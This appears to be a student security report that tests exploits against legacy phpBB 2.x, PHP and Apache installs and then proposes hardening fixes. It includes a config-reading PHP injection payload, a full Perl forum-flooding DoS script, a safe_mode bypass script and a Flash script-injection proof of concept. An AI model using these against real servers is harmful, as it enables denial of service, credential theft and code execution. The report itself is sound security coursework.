Information Security

Harry Lynas

Contents

[1. Introduction 3](#_Toc414550791)

[2. Entry Points 3](#_Toc414550792)

[2.1. Apache Server Attack 3](#_Toc414550793)

[2.1.1. (D)DOS 3](#_Toc414550794)

[2.1.2. Exploitation of Functionality 3](#_Toc414550795)

[2.1.3. Buffer-Overflow 3](#_Toc414550796)

[2.2. PHP Language Attack 3](#_Toc414550797)

[2.2.1. Exploitation of Functionality 3](#_Toc414550798)

[2.3. phpBB Software Attack 3](#_Toc414550799)

[2.3.1. (D)DOS 3](#_Toc414550800)

[2.3.2. Exploitation of Software 4](#_Toc414550801)

[3. Exploits to Test 4](#_Toc414550802)

[3.1. Executing Arbitrary PHP Code via Signature 4](#_Toc414550803)

[3.2. Denial of Service (DOS) Attack 4](#_Toc414550804)

[3.3. Executing Arbitrary PHP Code via GET 5](#_Toc414550805)

[3.4. Bypass PHP Function Restrictions 5](#_Toc414550806)

[3.5. Apache ‘mod\_negotation’ Exploit 5](#_Toc414550807)

[4. Testing Exploits 6](#_Toc414550808)

[4.1. Executing Arbitrary PHP Code via Signature (3.1) 6](#_Toc414550809)

[4.2. DOS Attack (3.2) 6](#_Toc414550810)

[4.3. Executing Arbitrary PHP Code via GET (3.3) 9](#_Toc414550811)

[4.4. Bypass PHP Function Requirements (3.4) 9](#_Toc414550812)

[4.5. Apache ‘mod\_negotiation’ Exploit (3.5) 9](#_Toc414550813)

[5. Hardening The System 10](#_Toc414550814)

[5.1. Preventing Arbitrary PHP Code Execution (SIG) (3.1, 4.1) 10](#_Toc414550815)

[5.2. Preventing the DOS Attack (3.2, 4.2) 10](#_Toc414550816)

[5.3. Preventing Arbitrary PHP Code Execution (GET) (3.3, 4.3) 10](#_Toc414550817)

[5.4. Preventing the Bypass of PHP Function Restrictions (3.4, 4.4) 10](#_Toc414550818)

[5.5. Preventing the Apache ‘mod\_negotation’ Exploit (3.5, 4.5) 10](#_Toc414550819)

[6. Conclusions 11](#_Toc414550820)

[7. References 12](#_Toc414550821)

[8. Appendices 12](#_Toc414550822)

[8.1. Appendix A 12](#_Toc414550823)

[8.2. Appendix B 14](#_Toc414550824)

[8.3. Appendix C 14](#_Toc414550825)

# Introduction

Forums are susceptible to many forms of attack over the Internet. This document describes the attempts to infiltrate several versions of the forum software phpBB, which is powered by the programming language PHP. Apache is used to host the hypertext transfer protocol (http) server. Various different routes that infiltrate or disrupt the running of a forum are described.

# Entry Points

## Apache Server Attack

Apache is the software that powers the service of the http protocol. This is quite low level and is the initial front for anyone attempting to connect to the webserver.

### (D)DOS

The Apache software could be vulnerable to (D)DOS attacks. If any access point or function that a user can invoke consumes a lot of resources, this could be flooded to overwhelm the server. This could be preventable by properly configuring the server to limit the number of connections per unique IP address, or similar.

### Exploitation of Functionality

Functions in older versions of Apache have been deprecated or rewritten, potentially because they could be abused by attackers.

### Buffer-Overflow

Functions can be called in a certain order, or given such an input so that the buffer size is exceeded and arbitrary memory can be manipulated that is outside that methods scope.

## PHP Language Attack

PHP is a programming language that integrates with Apache in order to provide more server side functionality. This is difficult to attack since the code is only exposed server side, and routes of attack usually subsequently involve trying to inject code where input is taken.

### Exploitation of Functionality

The PHP functions may be coded in such a way that they are inefficient or can be injected into with certain user input. This is common among older versions of software and potentially a very effective route of attack.

## phpBB Software Attack

The phpBB forum software is the easiest point to attack as it is software that runs on the apache server, powered by the PHP programming language.

### (D)DOS

The software may contain very resource intensive functionality that can be targeted and used to consume most of the server’s resources. This could be through consuming many CPU cycles or by creating a large file I/O queue with long complicated database queries. This is a more common route of attack due to phpBB being open source and attackers able to study the code.

### Exploitation of Software

Because phpBB is open source and attacks can study the code it is possible to find areas of user input that is not sanitized properly and thus allows for the injection of code or queries. This is also a common route of attack and is imagined there are many of in older versions of phpBB.

# Exploits to Test

## Executing Arbitrary PHP Code via Signature

**phpBB Version Required:** <= 2.0.15

**Exploit:** A user with access to the forum admin panel can execute arbitrary PHP code.

**Steps:**

Go to:

Admin Panel > Styles Admin > Management > subSilver > Edit

Set the “Font Colour 3” to “’./\*”.

In the user profile set the users signature to:

"$fd=fopen($phpbb\_root\_path.'config.php','rb');while(!feof($fd)){echo htmlspecialchars(fgets($fd));}"

Post a new post with the content:

"\*/var\_dump(eval($user\_sig)).flush().die().'"

Make sure ‘show signature’ is enabled.

In the URL for the post add “?highlight=1”. The signature for the user is now executed as PHP code.

This exploit targets an exploit in the style loading in that special characters are not escaped so code can be injected.

**Source:** [1]

## Denial of Service (DOS) Attack

**phpBB Version Required:** <= 2.0.19

**Exploit:** Causes a high CPU slowing the software down significantly by flooding the registration of user’s script and by abusing the search script by searching in a way that the database cannot understand well.

**Steps**:

A perl script is attached in appendix A that is copied from the source[2] that achieves the necessary functionality to abuse the scripts described. It is a proof of concept and only runs for 9999 loops.

This attack could be coordinated into distributed DOS (DDOS) by having multiple machines all run the script on the same target platform.

This exploit targets the phpBB software directly, meaning it targets the TCP/IP Application layer. This is not the most effective layer to target since it is more easily fixed due to it being higher level, however if the exploit exists it is effective.

**Source:** [2]

## Executing Arbitrary PHP Code via GET

**phpBB Version Required:** <= 2.0.19

**Exploit:** Allows remote attacks to execute arbitrary PHP code via a URL in the phpbb\_root\_path parameter, inside inclues/usercp\_register.php.

**Steps:**

The phpbb\_root\_path parameter is not escaped and thus PHP code can be inserted into it by simply setting it in the GET parameter of the URL.

**Source:** [3]

## Bypass PHP Function Restrictions

**PHP Version Required:** <= 5.2.5

**Exploit**: The base directory and safe execution mode can be bypassed so that system functions such as ‘exec’ and ‘popen’ can be called on any path successfully.

**Steps:**

If a PHP script includes a file that calls one of the following functions:

* exec
* system
* shell\_exec
* passthru
* popen

It will execute them without checking that the path is within the base directory and without executing within safe mode.

This means that any path can be accessed and manipulated. In appendix B a script is included that would open the system calculator from the Windows path.

**Source:** [4]

## Apache ‘mod\_negotation’ Exploit

**Apache Version Required:** <= 2.2.6

**Exploit:** Apache ‘mod\_negotiation’ can be exploited to get attacker-supplied HTML or JavaScript code to run.

**Steps:** A script is provided in appendix C, sourced from [5], that if compiled with the flex compiler can be used to include attacker defined HTML or JavaScript.

**Source:** [5]

# Testing Exploits

## Executing Arbitrary PHP Code via Signature (3.1)

A post was set up using the steps described in 3.1. This can be seen in Figure 1.




Figure . Test Post Setup

When adding the highlight parameter to the URL the signature is executed as PHP code, as seen in Figure 2.




Figure . The Signature Executed as PHP Code

The code in the signature opens the config.php file and prints out the contents. From Figure 2 we can see this is clearly a success. The config contains information such as the database username and password, which could contain sensitive information the user should not have access to. It will also allow the user to insert and delete important data from the database, as well as execute malicious code that harms the system. This means that this exploit worked.

The exploit works because the forum style does not escape special characters properly allowing for the injection of code, similar to that of an SQL injection.

## DOS Attack (3.2)

Before the perl script was executed the CPU usage for the server was low enough as to avoid being noticed on the task manager, as seen in Figure 3. The perl script was then executed, as seen in Figure 4, and immediately the server had dramatically increased resource usage, as seen in Figure 5. This is just testing from localhost – if executing remotely and from multiple sources it would be an effective DOS that would prevent the forums from functioning correctly. This was a hard test to coordinate because DOS’ing from a local machine will never work well due to the nature of how it cannot send more requests if it is not getting enough CPU time slices.




Figure . Task Manager before DOS




Figure . The Perl Script Running




Figure . Task Manager during DOS

As proof of the server handling this attack, in the script the following line of code can be seen targeting the profile:

**print** $sock "POST $pth"**.**"profile.php HTTP/1.1n"**;**

When looking at the Apache server’s access log, the results can be seen in Figure 6, showing that it did flood it as expected.



Figure . Access Log for Apache, demonstrating the DOS

## Executing Arbitrary PHP Code via GET (3.3)

Initially the variable was attempted to be set so that further tests could happen. However upon accessing the usercp\_register.php file directly in any way the following message is printed:

“Hacking attempt”

The code was inspected as seen in Figure 6, and it is clear that the only way to have this files code executed is for a previous script to have called it. In which case it is not possible to forward the GET variables onto this script since the variable would have been set and handled properly by the forum code. This means that this exploit does not actually work and is not possible.

**if** ( !defined('IN\_PHPBB') )

{

**die**("Hacking attempt");

**exit**;

}

Figure . Code blocking this exploit from working

## Bypass PHP Function Requirements (3.4)

A script to test the functionality was retrieved from the source[4], as seen in appendix B. This was tested by calling the code shown in Figure 7.

<?php

$option = "6";

**include** 'test.php';

?>

Figure . Code to test PHP Function Requirements Bypass

Calling this opened the windows calculator successfully. This shows how the script was able to access a windows file and execute it. Restrictions should be in place to prevent this, but the vulnerability has allowed these restrictions to be bypassed. Although a local PHP script is required to be able to achieve this, a hacker may find a way to execute arbitrary PHP code on the website and then use this exploit to bypass the PHP function restrictions, causing even more damage.

## Apache ‘mod\_negotiation’ Exploit (3.5)

This was not tested properly because the necessary toolsets required to compile and deploy the flash plugin was not available. However in theory this exploit would work as it is documented as having being tested on IE7 and FF 2.0.11.

# Hardening The System

## Preventing Arbitrary PHP Code Execution (SIG) (3.1, 4.1)

To prevent the injection of code from the forum style special characters can be removed from the style during the loading of a topic using a regex. This can be achieved by editing ‘viewtopic.php’ and replacing:

$theme['fontcolor3']

With:

preg\_replace('#[^a-f0-9]+#i','',$theme['fontcolor3']);

This code makes it so that only the characters ‘a’ to ‘f’ are allowed, followed by any number of digits. This is because this is the standard format for a hexadecimal html colour.

This is quite a specific fix for a specific issue however, and since newer versions of phpBB fix this exploit it is likely validation was added at more general areas of the phpBB forum software, such as directly at the admin panel where the theme can be modified.

## Preventing the DOS Attack (3.2, 4.2)

There is no easy way to prevent a DOS attack, other than to filter traffic by some way. This exploit no longer exists in versions of phpBB >= 3.0 due to the forum being completely redesigned and recoded. Limiting the number of sockets per connection is the best preventative measure that can be taken in this case, else the best option is to simply upgrade the forum to the new versions.

## Preventing Arbitrary PHP Code Execution (GET) (3.3, 4.3)

No modifications need to be implemented due to this exploit actually not working under the default shipped phpBB 2.x software.

## Preventing the Bypass of PHP Function Restrictions (3.4, 4.4)

The only way to prevent this exploit from potentially being used is to upgrade PHP to a newer version. Since phpBB may rely on PHP functions that could become deprecated, phpBB may not be upgraded as well. Both should be done in practice to remain safe.

## Preventing the Apache ‘mod\_negotation’ Exploit (3.5, 4.5)

The only way to prevent this exploit taking place would be to block all flash plugins throughout the Apache service or to upgrade Apache to a newer version; the former still being potentially exploitable if an attacker is able to re-enable flash plugins through their route of attack.

# Conclusions

Finding vulnerabilities within each piece of software proved difficult because many claims of vulnerabilities found were for very specific cases, often where servers had not been configured properly or user modifications had been made to the software. The most up to date software did not have any apparent exploits that could be used, and as newer versions have been developed the security practices employed have been followed much better.

It seems traditional methods of attack such as SQL injections are now a very rare situation to find as software has grown and become more popular, and developers have become better and employed better security standards. With the growth of open-source software users can submit issues that they find thus allowing for bugs to be fixed even before they are deployed to a live stable build.

(D)DOS seems to be the most common route of attack and an effective one that is difficult to prevent, however this form of attack only prevents the webserver from being able to operate normally for a period of time and does not damage to the actual data, nor does it expose any data.

phpBB version 3 was completely redesigned and programmed much better, leading it to have very few software vulnerabilities at all, all of which have been low severity. All of the known major vulnerabilities exist in versions 2.x.

# References

[1] Intelligent Exploit., Security Geeks., URL: http://www.intelligentexploit.com/view-details.html?id=14015 [03/03/2015]

[2] Intelligent Exploit., Security Geeks., (25/01/2006)., URL: http://www.intelligentexploit.com/view-details.html?id=14321 [04/03/2015]

[3] The Ultimate Security Vulnerability Datasource., CVE Details., (05/09/2008)., URL: http://www.cvedetails.com/cve/CVE-2007-1695/ [04/03/2015]

[4] Multiple Functions ‘safe\_mode\_exec\_dir’ and ‘open\_basedir’ Restriction Bypass Vulnerability., Exploit-DB., (08/09/2008)., URL: http://www.exploit-db.com/exploits/32343/ [12/03/2015]

[5] ‘mod\_negotation’ HTML Injection and HTTP Response Splitting Vulnerability., Exploit-DB., (22/01/2008)., URL: http://www.exploit-db.com/exploits/31052/ [12/03/2015]

# Appendices

## Appendix A

#!/usr/bin/perl

#######################################

## Recoded by: mix2mix and Elioni of http://ahg-khf.org

## And h4cky0u Security Forums (http://h4cky0u.org)

## Name: phpBBDoSReloaded

## Original Author: HaCkZaTaN of Neo Security Team

## Tested on phpBB 2.0.19 and earlier versions

## Ported to perl by g30rg3\_x

## Date: 25/01/06

#######################################

**use** IO**::**Socket**;**

## Initialized X

$x **=** 0**;**

**print** q(

phpBBDosReloaded - Originally NsT-phpBB DoS by HaCkZaTaN

Recoded by Albanian Hackers Group &

h4cky0u Security Forums

)**;**

**print** q(Host |without-> http://www.| )**;**

$host **=** <STDIN>**;**

**chop** **(**$host**);**

**print** q(Path |example-> /phpBB2/ or /| )**;**

$pth **=** <STDIN>**;**

**chop** **(**$pth**);**

**print** q(Flood Type |1 = If Visual Confirmation is disabled, 2 = If

Visual Confirmation is enabled| )**;**

$type **=** <STDIN>**;**

**chop** **(**$type**);**

## Tipi pr regjistrim

**if(**$type **==** 1**){**

## User Loop for 9999 loops (enough for Flood xDDDD)

**while(**$x **!=** 9999**)**

**{**

## Antari q regjistrohet automatikisht "X"

$uname **=** "username=AHG\_\_" **.** "$x"**;**

## Emaili q regjistrohet ne bazn "X"

$umail **=** "&email=AHG\_\_" **.** "$x"**;**

$postit **=** "$uname"**.**"$umail"**.**"%40ahg-crew.org&new\_password=0123456&password\_confirm

=0123456&icq=&aim=N%2FA&msn=&yim=&website=&location=&occupation=&interes

ts=&signature=&viewemail=0&hideonline=0&notifyreply=0&notifypm=1&popup\_p

m=1&attachsig=1&allowbbcode=1&allowhtml=0&allowsmilies=1&language=englis

h&style=2&timezone=0&dateformat=D+M+d%2C+Y+g%3Ai+a&mode=register&agreed=

true&coppa=0&submit=Submit"**;**

$lrg **=** **length** $postit**;**

**my** $sock **=** new IO**::**Socket**::**INET **(**

PeerAddr **=>** "$host"**,**

PeerPort **=>** "80"**,**

Proto **=>** "tcp"**,**

**);**

**die** "nNuk mundem te lidhemi me hostin sepse sht dosirat ose nuk

egziston: $!n" **unless** $sock**;**

## Sending Truth Socket The HTTP Commands For Register a User in phpBB Forums

**print** $sock "POST $pth"**.**"profile.php HTTP/1.1n"**;**

**print** $sock "Host: $hostn"**;**

**print** $sock "Accept: image/gif, image/x-xbitmap, image/jpeg,

image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,

application/vnd.ms-powerpoint, application/msword, \*/\*n"**;**

**print** $sock "Referer: $hostn"**;**

**print** $sock "Accept-Language: en-usn"**;**

**print** $sock "Content-Type: application/x-www-form-urlencodedn"**;**

**print** $sock "Accept-Encoding: gzip, deflaten"**;**

**print** $sock "User-Agent: Mozilla/5.0 (BeOS; U; BeOS X.6; en-US;

rv:1.7.8) Gecko/20050511 Firefox/1.0.4n"**;**

**print** $sock "Connection: Keep-Aliven"**;**

**print** $sock "Cache-Control: no-cachen"**;**

**print** $sock "Content-Length: $lrgnn"**;**

**print** $sock "$postitn"**;**

**close(**$sock**);**

## Print a "+" for every loop

**syswrite** STDOUT**,** "+"**;**

$x**++;**

**}**

## Tipi 2-sh pr Krkim(Flood)

**}**

**elsif** **(**$type **==** 2**){**

**while(**$x **!=** 9999**)**

**{**

## Final Search String to Send

$postit **=** "search\_keywords=Albanian+Hackers+Group+Proof+of+Concept+$x+&search\_term

s=any&search\_author=&search\_forum=-1&search\_time=0&search\_fields=msgonly

&search\_cat=-1&sort\_by=0&sort\_dir=ASC&show\_results=posts&return\_chars=20

0"**;**

## Posit Length

$lrg **=** **length** $postit**;**

## Connect Socket with Variables Provided By User

**my** $sock **=** new IO**::**Socket**::**INET **(**

PeerAddr **=>** "$host"**,**

PeerPort **=>** "80"**,**

Proto **=>** "tcp"**,**

**);**

**die** "nThe Socket Can't Connect To The Desired Host or the Host is

MayBe DoSed: $!n" **unless** $sock**;**

## Sending Truth Socket The HTTP Commands For Send A BD Search Into

phpBB Forums

**print** $sock "POST $pth"**.**"search.php?mode=results HTTP/1.1n"**;**

**print** $sock "Host: $hostn"**;**

**print** $sock "Accept:

text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plai

n;q=0.8,image/png,\*/\*;q=0.5n"**;**

**print** $sock "Referer: $hostn"**;**

**print** $sock "Accept-Language: en-usn"**;**

**print** $sock "Content-Type: application/x-www-form-urlencodedn"**;**

**print** $sock "Accept-Encoding: gzip, deflaten"**;**

**print** $sock "User-Agent: Mozilla/5.0 (BeOS; U; BeOS X.6; en-US;

rv:1.7.8) Gecko/20050511 Firefox/1.0.4n"**;**

**print** $sock "Connection: Keep-Aliven"**;**

**print** $sock "Cache-Control: no-cachen"**;**

**print** $sock "Content-Length: $lrgnn"**;**

**print** $sock "$postitn"**;**

**close(**$sock**);**

## Print a "+" for every loop

**syswrite** STDOUT**,** "+"**;**

## Increment X in One for every Loop

$x**++;**

**}**

**}else{**

## STF??? Qfar keni Shtypur

**die** "Mundsia nuk Lejohet +\_-???n"**;**

**}**

## Appendix B

<?php

**if** ($option=="1"){

exec('c:/windows/system32/calc.exe');

**echo** '"exec" test completed';

}

**elseif**($option=="2"){

system('c:/windows/system32/calc.exe');

**echo** '"system" test completed';

}

**elseif**($option=="3"){

**shell\_exec**('c:/windows/system32/calc.exe');

**echo** '"shell\_exec test" completed';

}

**elseif**($option=="4"){

passthru('c:/windows/system32/calc.exe');

**echo** '"passthru" test completed';

}

**elseif**($option=="5"){

popen('c:/windows/system32/calc.exe','r');

**echo** '"popen" test completed';

}

**elseif**($option==6){

exec('c:/windows/system32/calc.exe');

**echo** "exec test completed\n";

system('c:/windows/system32/calc.exe');

**echo** "system test completed\n";

**shell\_exec**('c:/windows/system32/calc.exe');

**echo** "shell\_exec test completed\n";

passthru('c:/windows/system32/calc.exe');

**echo** "passthru test completed\n";

popen('c:/windows/system32/calc.exe','r');

**echo** "popen test completed\n";

}

?>

## Appendix C

// Tested on IE 7 and FF 2.0.11, Flash plugin 9.0 r115

// Compile with flex compiler

***package***

**{**

***import*** flash**.**display**.**Sprite**;**

***import*** flash**.**net**.\***

***public*** ***class*** TestXss ***extends*** flash**.**display**.**Sprite **{**

***public*** ***function*** TestXss**(){**

***var*** r**:**URLRequest **=** ***new*** URLRequest**(**'http://victim/<img%20src=sa%20

onerror**=**eval**(**document**.**location**.**hash**.**substr**(**1**))>**#alert**(**123**)**');

r**.**method **=** 'POST'**;**

r**.**data **=** unescape**(**'test'**);**

r**.**requestHeaders**.**push**(*new*** URLRequestHeader**(**'Accept'**,** 'image/jpeg; q=0'**));**

navigateToURL**(**r**,** '\_self'**);**

**}**

**}**

**}**